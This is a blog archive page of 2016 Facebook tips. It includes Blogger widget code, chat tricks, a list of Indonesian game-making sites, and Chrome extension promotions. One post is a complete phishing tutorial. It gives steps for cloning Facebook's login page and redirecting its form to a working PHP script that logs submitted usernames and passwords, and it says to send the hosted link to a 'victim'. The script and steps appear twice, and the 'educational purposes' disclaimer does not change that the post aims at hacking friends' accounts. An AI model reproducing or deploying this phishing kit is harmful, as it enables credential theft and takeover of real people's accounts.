Showing posts with label facebook. Show all posts
Showing posts with label facebook. Show all posts
Sunday, December 4, 2016
Beautiful Join Us On Facebook Fixed Widget for Blogger 2013
Beautiful Join Us On Facebook Fixed Widget for Blogger 2013

A few days ago I published an article how to add Facebook like page box in bloggers blog. But now today I am shearing a beautiful join us on Facebook fixed widget for blogger blog. As you know Facebook is one of the biggest social media to increase your admirer. From this beautiful social media Facebook widget you can inspire your viewers to like your fan page on Facebook and can get more and more viewers for your blog or website. You can add this widget on both side of your web pages at the top of right side and left side. So let’s enjoy follow these simple steps to add this beautiful Facebook widget in blogger blog.
Add facebook like page box in blogger
CSS3 keyboard like text effect in blogger
CSS3 keyboard like text effect in blogger
How to add this beautiful join us on Facebook widget?
- Log in to your blogger account.
- Click on blog title in which you want to add This beautiful Widget.
- Go to layout and then click on Add a Gadget.
- Select Html/JavaScript and paste the below code in it.
LIVE DEMO
 At top of Right Corner Use The Code Below.
<style>#facebook {position: fixed;top: 0;right: 0;z-index: 9997;cursor: pointer;}</style><a href=http://www.facebook.com/kutebkhana id=facebook target=_blank><img alt=Join Me On Facebook src=https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgDWnqZEUwIlK8vRivdt5_U2G24-XyHDLMkuQqxoTr8eP3yD18-zy-_d7keXP5su1-JTLSdgB8afeib3wC6KUNavOZij9QZKkqHhSSWcTbLECvxYrHP0QC8xUAgriZLwb3n1cW4doI8O44/s1600/JoinUsOnFacebook.png/></a>
- At top of left corner use the code below.

<style>#facebook {position: fixed;top: 0;left: 0;z-index: 9997;cursor: pointer;}</style><a href=http://www.facebook.com/kutebkhana id=facebook target=_blank><img alt=Join Me On Facebook src=https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjHSPeX99Cx0zvknTk1tCHOSCj7gNRz82ThvmhNk1YJwqGBdBa5pzJE6qW37gS7OyIWjdUd37g0KJFBbqVlIJNO-dSOK_j_FvYhKFtUWd-wGPIum6yiPe1t5T4sDT3zKk7rIluTWj0mjSs/s1600/JoinUsOnFacebook.png/></a>
Customization!
- Replace kutebkhana page title with your own page title.
You Are Done!
If you have any problem feel free to ask me in comment section.......Go to link download

Monday, November 14, 2016
How To Add Facebook Like Page Box In Your Bloggers Blog
How To Add Facebook Like Page Box In Your Bloggers Blog

So, follow these steps to add social media Facebook page like box in blogger.
Add Facebook Page like Box to Blogger:
- Log in to your blogger account.
- Click on blog title in which you want to add This beautiful like box.
- Go to layout and then click on Add a Gadget.
- Select Html/JavaScript and paste the below code in it.
<iframe src="//www.facebook.com/plugins/likebox.php?href=http://www.facebook.com/kutebkhana&width=320&height=275&
amp;colorscheme=light&show_faces=true&border_color&stream=false&header=false&" style="border:none; overflow:hidden; width:320px; height:258px;" ></iframe>
Customization!
- Replace kutebkhana page title with your own page title.
- Change width=320 and height=275 according to your blog template and save the gadget.
You Are Done!
Go to link download
Wednesday, November 9, 2016
Create your own Images as Emoticons for Facebook Chat
Create your own Images as Emoticons for Facebook Chat

Today I told you how you can send your image in Facebook chat the images can be created using a simple online website called “Smileyti.me”. Now it’s a simple image uploading and emoticon conversion website which will simply create some different codes for your images when they are complied together you get your image drawn right in front of your eyes.So now I have a created a Gif image for helping you out in uploading your image and using that website below so now just follow below steps and have fun creating your own funny images.
Steps:-
- Just visit there website http://smileyti.me/
- Now you will see page asking you to choose your image and than entering that irritating captcha you can follow below .gif image we created uploading our default website logo.

- Now after you upload your image you will get your code like below.

- Now that’s your final code, just copy this code and paste it in your Facebook chat and you will see your image rendering simply perfect.
- Thanks for visiting my blog plz comment if you like my post Share it ...
Go to link download
Monday, October 17, 2016
cara membuat game di facebook
cara membuat game di facebook
1. AlbinoBlackSheep
http://www.albinoblacksheep.com
Disini banyak sekali game dan video termasuk tutorial tentang bagaimana membuat game berbasis flash.
http://www.albinoblacksheep.com
Disini banyak sekali game dan video termasuk tutorial tentang bagaimana membuat game berbasis flash.
2. FlashKit
http://www.flashkit.com
Disini anda bisa menemukan banyak tutorial bekerja dengan flash termasuk panduan langkah demi langkah untuk beberapa tipe game.
http://www.flashkit.com
Disini anda bisa menemukan banyak tutorial bekerja dengan flash termasuk panduan langkah demi langkah untuk beberapa tipe game.
3. Kirupa
http://kirupa.com
Banyak sekali tutorial ekstensif untuk membuat game flash termasuk panduan untuk game-game spesifik seperti game shooter.
http://kirupa.com
Banyak sekali tutorial ekstensif untuk membuat game flash termasuk panduan untuk game-game spesifik seperti game shooter.
4. Lassie Adventure Studio
http://lassie.gmacwill.com/lower.php?section=news&page=index
Dengan aplikasi ini, anda dapat membuat gambar 2D untuk game petualangan dengan mudah dan membuat gamenya.
http://lassie.gmacwill.com/lower.php?section=news&page=index
Dengan aplikasi ini, anda dapat membuat gambar 2D untuk game petualangan dengan mudah dan membuat gamenya.
5. Sploder
http://www.sploder.com
Disini anda bisa membuat game flash dari berbagai macam jenis obyek dan kemudian meletakkannya pada MySpace, Blogger dan situs-situs lainnya.
http://www.sploder.com
Disini anda bisa membuat game flash dari berbagai macam jenis obyek dan kemudian meletakkannya pada MySpace, Blogger dan situs-situs lainnya.
Membuat Game Standard dan Panduannya
6. Anim8or
http://www.anim8or.com
Aplikasi modeling animasi 3D untuk game yang mudah digunakan.
http://www.anim8or.com
Aplikasi modeling animasi 3D untuk game yang mudah digunakan.
7. Byond
http://www.byond.com
Disini anda bisa membuat game anda sendiri dengan bantuan peralatan alikasi yang sudah disediakan dan kemudian anda sharing dengan orang lain untuk mengetahui pendapat mereka.
http://www.byond.com
Disini anda bisa membuat game anda sendiri dengan bantuan peralatan alikasi yang sudah disediakan dan kemudian anda sharing dengan orang lain untuk mengetahui pendapat mereka.
8. Game Discovery
http://www.gamediscovery.com
Disini semua yang anda inginkan untuk membuat game ada, character making, gameplay making dan juga anda bisa menemukan ide-ide membuat game disini.
http://www.gamediscovery.com
Disini semua yang anda inginkan untuk membuat game ada, character making, gameplay making dan juga anda bisa menemukan ide-ide membuat game disini.
9. Martin Piecyk’s Website
http://www.pages.drexel.edu/%7Emfp27/gamemaking/
Panduan belajar bagaimana untuk membuat game dengan disertai link ke berbagai sumber.
http://www.pages.drexel.edu/%7Emfp27/gamemaking/
Panduan belajar bagaimana untuk membuat game dengan disertai link ke berbagai sumber.
10. VGMusic
http://vgmusic.com
Jika anda ingin menambahkan efek sound atau soundtrack game yang anda buat, anda bisa temukan disini, banyak sekali file-file midi yang bisa anda gunakan untuk keperluan game yang anda buat.
http://vgmusic.com
Jika anda ingin menambahkan efek sound atau soundtrack game yang anda buat, anda bisa temukan disini, banyak sekali file-file midi yang bisa anda gunakan untuk keperluan game yang anda buat.
11. Visionaire2d
http://www.visionaire2d.net
Aplikasi ini dapat membantu anda membuat game petualangan 2D tanpa perlu pengetahuan programming.
http://www.visionaire2d.net
Aplikasi ini dapat membantu anda membuat game petualangan 2D tanpa perlu pengetahuan programming.
12. YoYoGames
http://www.yoyogames.com
Disini anda akan temukan banyak perlengkapan untuk membuat game seperti beta testing, download, work in progress, community dan banyak lagi lainnya.
http://www.yoyogames.com
Disini anda akan temukan banyak perlengkapan untuk membuat game seperti beta testing, download, work in progress, community dan banyak lagi lainnya.
Membuat Game RPG
13. Charas-Project
http://charas-project.net
Generator karakter yang mudah digunakan untuk karakter RPG yang anda ingin buat.
http://charas-project.net
Generator karakter yang mudah digunakan untuk karakter RPG yang anda ingin buat.
14. CrankEye
http://www.crankeye.com
Ada banyak sekali panduan untuk membuat RPG seperti editor karakter, soundfile dan lain sebagainya.
http://www.crankeye.com
Ada banyak sekali panduan untuk membuat RPG seperti editor karakter, soundfile dan lain sebagainya.
15. DualSolace
http://dualsolace.com
Disini anda dapat menemukan software membuat game MMORPG 2D RealFeel.
http://dualsolace.com
Disini anda dapat menemukan software membuat game MMORPG 2D RealFeel.
16. FreeMMORPGMaker
http://www.freemmorpgmaker.com
Software gratis untuk membuat MMORPG termasuk membuat bagian-bagian game seperti karakter, efek dan suara.
http://www.freemmorpgmaker.com
Software gratis untuk membuat MMORPG termasuk membuat bagian-bagian game seperti karakter, efek dan suara.
17. PhanxGames
http://www.phanxgames.com/index.asp
Anda bisa membuat RPG dan juga disertai membuat grafis, sound file midi, wav, kemudian jika anda selesai membuatnya, anda bisa menguploadnya di situs tersebut hingga ukuran 50 MB.
http://www.phanxgames.com/index.asp
Anda bisa membuat RPG dan juga disertai membuat grafis, sound file midi, wav, kemudian jika anda selesai membuatnya, anda bisa menguploadnya di situs tersebut hingga ukuran 50 MB.
18. PlayerWorlds
http://www.playerworlds.com
Aplikasi populer yang banyak digunakan untuk membuat game seri RPG.
http://www.playerworlds.com
Aplikasi populer yang banyak digunakan untuk membuat game seri RPG.
19. RPG Maker
http://www.rpg-maker-downloads.tnrstudios.com/
Program RPG Maker di situs ini ada beberapa seri yang bisa anda pilih sesuai keinginan anda.
http://www.rpg-maker-downloads.tnrstudios.com/
Program RPG Maker di situs ini ada beberapa seri yang bisa anda pilih sesuai keinginan anda.
20. RPGCrisis
http://rpgcrisis.net
Disini anda dapat menemui berbagai download dan aplikasi untuk membuat RPG pada berbagai sistem apakah PC atau yang lainnya.
http://rpgcrisis.net
Disini anda dapat menemui berbagai download dan aplikasi untuk membuat RPG pada berbagai sistem apakah PC atau yang lainnya.
21. RPG Revolution
http://www.rpgrevolution.com
Perlengkapan dan aplikasi untuk membuat game RPG pada lebih dari 13 sistem game making berbeda.
http://www.rpgrevolution.com
Perlengkapan dan aplikasi untuk membuat game RPG pada lebih dari 13 sistem game making berbeda.
Go to link download
Friday, September 23, 2016
How to reset Facebook login password
How to reset Facebook login password

Are you ready ?
We are moving now to the mission of recovering our Facebook password! For the completing this mission successfully, you will be provided what you need. So, don't worry! keep moving.
Go to link download
Tuesday, September 13, 2016
Install New Facebook News Feed Application In Your Browser
Install New Facebook News Feed Application In Your Browser

You can get the new Facebook News Feed immediately!
This is an unofficial recreation of the new News Feed. I did this because Facebook is taking so long to make the News Feed available to everyone.
This is completely free and I did it out of kindness for fellow FB users.
make your browser password protecting!
How to install Facebook news feed in browser?
- Go to your Google chromebrowser.
- Click on Below link.

Click Here To Add This App
- A new tab will be open.
Click the blue "ADD TO CHROME" button above to get the new Facebook News Feed!

When you click on it after a few second a popup windows open then click on add button.

You Are Done!
I Hope You Enjoy This Tutorial.....
Thanks :)
CSS3 keyboard like text effect in blogger
Add Facebook like page box in blogger
Add Facebook like page box in blogger
Go to link download
Tuesday, September 6, 2016
How hackers hack your Facebook Account or How to Create Phishing Site For free
How hackers hack your Facebook Account or How to Create Phishing Site For free

As we all want to hack our friend facebook account,and want to read all his personal things.
Today i m gonna teach you how to hack a facebook account with a phishing page.
phishing:
Phishing is attempting to acquire information (and sometimes, indirectly, money) such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT administrators are commonly used to lure the unsuspecting public. Phishing is typically carried out by e-mail spoofing or instant messaging,and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one. Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents includelegislation, user training, public awareness, and technical security measures.
today we create a facebook phishing page which look similar to a facebook page but its not actually a facebook page,when victim enter his username and password you will be able to see that.Interesting.....
FACEBOOK PHISHING....

steps to create a phishing page:
1.Go to the Facebook page ,and then right click on the page, u will see the option view source page,click on that.

2.now a new tab will open which contain a source code,Select all the stuff and paste it in a notepad.
3.Now open the notepad and press CTRL+F,and type ACTION.

4.You will have to find a text which looks like ..
action="https://www.facebook.com/login.php?login_attempt=1"
5.delete all the text written in red colour and instead of it write post.php.then it will look like...
action="post.php"
6.Now save it on your desktop with the name index.htm,not index.html,remember.
7.Now your phishing page is ready.it will look like a pic given below .
8.Open a new notepad and save the given data with the name post.php.
<?php
header (Location:http://www.facebook.com/);
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, " ");
}
fwrite($handle, " ");
fclose($handle);
exit;
?>
9.You have two files now one is index.htm and another is post.php,remember file extension is important.
10.Now u have to upload it in a web hosting site ,i prefer u to use www.000webhost.com or else www.,my3gb.com.
11.I prefer u to use 000webhost because it will be easy to use.

12.You have to make a account in that ,after that it looks like a picture given below.

13.Now go control pannel,then on file manager.
14.After that a new window will pop up.Now go to public_html.

15.Delete the file named default.php,after that upload two files index.htm and post.php one by one .

16.Now the last step click on view of index.htm it will look same as facebook page.
17.Copy the url of that page and send this link to your victim,when your victim try to login in to it with the username and password .the page redirectly connect to facebook. and you will be now able to see his password.
18.Open your 000webhost account and go to file manager then public_html,here you find a new file named username.txt.

19.Click on view now u will have your friends password and email id.

20.This is a simple trick to hack any Facebook password account by phishing page.
21.If you are not able to create a phishing page then i will provide u a video tutorial link,look
in to the description of that video u will find a prepared module of phishing pages,download
it and enjoy.
Not only Facebook u can make any phishing page of any website by following these steps....
u can hack Gmail,Yahoo,Orkut,Twitter and many more.....

Hope u like my post,in my next tutorial i will show u how to hack Facebook in a easiest way....
 |
| index |
8.Open a new notepad and save the given data with the name post.php.
<?php
header (Location:http://www.facebook.com/);
$handle = fopen("usernames.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, " ");
}
fwrite($handle, " ");
fclose($handle);
exit;
?>
9.You have two files now one is index.htm and another is post.php,remember file extension is important.
10.Now u have to upload it in a web hosting site ,i prefer u to use www.000webhost.com or else www.,my3gb.com.
11.I prefer u to use 000webhost because it will be easy to use.
12.You have to make a account in that ,after that it looks like a picture given below.
13.Now go control pannel,then on file manager.
14.After that a new window will pop up.Now go to public_html.
15.Delete the file named default.php,after that upload two files index.htm and post.php one by one .
16.Now the last step click on view of index.htm it will look same as facebook page.
 |
| this is your Facebook phishing page |
17.Copy the url of that page and send this link to your victim,when your victim try to login in to it with the username and password .the page redirectly connect to facebook. and you will be now able to see his password.
18.Open your 000webhost account and go to file manager then public_html,here you find a new file named username.txt.
19.Click on view now u will have your friends password and email id.
20.This is a simple trick to hack any Facebook password account by phishing page.
21.If you are not able to create a phishing page then i will provide u a video tutorial link,look
in to the description of that video u will find a prepared module of phishing pages,download
it and enjoy.
note:
phishing is a illegal activity so dont try on anyone.this tutorial is for educational purpose.Not only Facebook u can make any phishing page of any website by following these steps....
u can hack Gmail,Yahoo,Orkut,Twitter and many more.....
Hope u like my post,in my next tutorial i will show u how to hack Facebook in a easiest way....
This is only for educational purposes
Go to link download
Wednesday, August 24, 2016
How To Post A Blank Post In Facebook
How To Post A Blank Post In Facebook

How To Post A Blank Post In
Facebook …. .
So Just Follow Belowed Simple
Steps…
1. Go To Facebook Wall Post …
2 . In Post Status Write The
Code Given Below…
Facebook …. .
So Just Follow Belowed Simple
Steps…
1. Go To Facebook Wall Post …
2 . In Post Status Write The
Code Given Below…
@[0 : 0: ]
Now Post Status …
Thanks for visiting my blog plz comment if you like my post ...
Share it ...
Go to link download
Sunday, August 21, 2016
Memasukkan Memasang Game di Facebook
Memasukkan Memasang Game di Facebook
Setelah paham cara membuat game facebooknya selanjutnya kamu harus tau juga bagaimana cara memasukkan atau memasang game tersebut dalam facebook agar bisa dimainkan banyak orang dan kamu bisa meraup untung yang melimpah. Berikut adalah cara-caranya :
 6. Di halaman selanjutnya, pada bagian FB aplikasi tinggal di isi seperti contoh di bawah
Keterangan :
- Pertama sekali buat dulu akun facebook. Bila belum tau caranya saya sudah menulis artikelnya di sini : ‘Cara Membuat Akun Facbook / FB Baru’
- Selanjutnya pastikan kalau akun FB-mu sudah diverifikasi lewat HP. Caranya, keti ‘FB’ kirim ke 32665. Selanjutnya masukkan nomor HP-mu dalam profil FB-mu.
- Kemudian mulai membuat game di facebook dengan cara mengunjungihttp://developers.facebook.com/ (ketik di browser mozilla / firefox)
- Pada halaman yang muncul selanjutnya, tinggal klik tombol hijau bertuliskan ‘Registrasi’ yang terletak di sisi kanan atas. Dan isi sesuai keinginan.
- Selanjutnya klik ‘Create New App’ atau ‘Buat Aplikasi’ lalu isi kolomnya sesui contoh gambar di bawah. Dan kemudian klik ‘Lanjutkan’
Keterangan :
- Canvas URL diisi dengan letak url game yang telah kamu buat sebelumnya atau kalau tidak mau repot tinggal cari di google atau di www.khemer.com atau https://developer.mozilla.org/en-US/demos/tag/tech:html5
- Secure Canvas URL hampir sama dengan canvas url hanya bedanya ditambahkan ‘https’ di depannya.
Go to link download
Saturday, August 20, 2016
Facebook Messenger Chit Chat for Facebook Direct Login to Facebook Chatting
Facebook Messenger Chit Chat for Facebook Direct Login to Facebook Chatting

You can also login with your facebook username and password and can chat with your facebook friends.

Go to link download
Sunday, August 7, 2016
Change Facebook Login Page Background in Google Chrome
Change Facebook Login Page Background in Google Chrome

Let s See How To..??
Just Follow Me......
Open up your Google Chrome & click on " Settings " tab (Top Rigth )

Click on " Tools "

Then click on " Extentions "

Now . Click on " Browse the Gallery "

Next step is search " FB Refresh " search Box & hit enter key

Now simply click on " Add To Chrome "


Confirme

Restart Google Chrome and open Facebook & see the result
You can easily Change Background image...
First upload your favorite image on any free image hosting for example Flicker & copy Image Url
and Click on " Setting " icone

Past your image url & select " Horizontally " or " Vertically " and " Save "

Mission complete...
Go to link download
Saturday, August 6, 2016
How to add Picture in Facebook Chat
How to add Picture in Facebook Chat
This article is going to narrate you about 'adding a picture while you are chatting'. When you are chatting with someone, you may need to show him or her a picture. It is an easy task, if you can! So, if you can't do this at previous time, don’t worry. Because I am going to tell you how can you do this right now!

Read more »Go to link download
Subscribe to:
Posts (Atom)